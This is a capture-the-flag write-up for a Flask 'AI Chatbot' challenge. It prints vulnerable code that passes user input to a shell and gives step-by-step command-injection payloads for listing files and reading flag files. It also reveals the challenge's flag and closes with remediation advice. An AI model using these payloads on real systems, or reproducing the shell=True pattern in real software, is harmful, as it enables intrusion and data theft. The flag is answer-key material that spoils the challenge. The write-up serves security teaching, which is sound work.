AI Chatbot

AI Chatbot
Overview
This challenge is a simple web application with an "AI Chatbot" feature allowing users to input their name. The backend uses subprocess.run() with shell=True parameter to execute commands, creating a classic Command Injection vulnerability.
Challenge Information
- Category: Web Security
- Difficulty: Easy
- Points: 100
- Vulnerability: Command Injection
- Skills: Python Flask, Command Injection, Linux Commands
Vulnerability Analysis
Source Code
Here is the vulnerable code snippet:
@app.route('/chatbot', methods=['GET', 'POST'])
def chatbot():
    if request.method == 'GET':
        return render_template('chatbot.html')

    name = request.form['name']  # Input from user
    command = "echo " + name     # ⚠️ Concatenated directly into command!

    response = subprocess.run(command, shell=True, capture_output=True)
    return render_template('chatbot.html', name=response.stdout.decode('utf-8'))
The Problem
- Unvalidated Input: Data from user is taken directly without checking
- Direct String Concatenation: Input is appended to shell command using
+operator - shell=True: Allows execution of any shell command
- No Sanitization: Does not remove dangerous special characters
Risks
An attacker can:
- Execute any system command
- Read sensitive files (flag, /etc/passwd, source code)
- Modify system files
- Create reverse shell to control server
- Delete critical data
Exploitation
How It Works
Command Injection works by inserting special characters to separate commands:
| Character | Meaning | Example |
|---|---|---|
; | End current command, start new command | echo test; ls |
&& | Run 2nd command if 1st command succeeds | echo test && cat flag.txt |
| | Pipe output of command 1 as input for command 2 | echo test | cat flag.txt |
$() | Command substitution | echo $(cat flag.txt) |
` | Command substitution (old syntax) | echo `cat flag.txt` |
Step 1: List Files
First, find where the flag is:
# Payload
test; ls -la

# Actual executed command
echo test; ls -la
The result will show the list of files in the current directory.
Step 2: Find Flag
Try to find the flag file:
# Payload 1: Search in current directory
; ls -la

# Payload 2: Search in parent directory
; ls ../
Step 3: Read Flag
After finding the flag location (assume it's flag.txt):
# Payload
; cat flag.txt

# Or
test && cat flag.txt

# Or
| cat flag.txt
Step 4: Read Multiple Flags at Once

When there are multiple flag files (flag1.txt, flag2.txt, ...), wildcard * can be used to read all at once:
# Payload - Read all flag files:
; cat ../flag*.txt

# If folder contains many other flag file types (flag_secret.txt), still use wildcard:
; cat ../flag*.txt
This way will print the entire content of all flag files to the screen, helping you avoid manually cat-ting each file.
Key Takeaways
For Developers
-
Never trust user input
- Always validate and sanitize all data from user
-
Avoid shell=True
- Use argument lists instead of string commands
- If shell is mandatory, must escape properly
-
Principle of Least Privilege
- Run application with minimum privileges
- Do not run web server with root privileges
-
Input validation
- Whitelist allowed characters
- Reject dangerous special characters:
;,|,&,$,`,(),{},[]
-
Use Safe Alternatives
- Replace subprocess with safer Python libraries
- For echo, no need to call shell command
For Security Testers
-
Identify injection points
- Find everywhere user input is processed
- Test with special characters
-
Test systematically
- Try one payload type at a time
- Document results
-
Check for output
- Sometimes output is not visible (blind injection)
- Can use time-based or out-of-band techniques
Flag
BPCTF{N0w-y0u-kn0w-c0mmand-1nj3ct10n_072ac70226918ab44c3b78f5cf4a1825}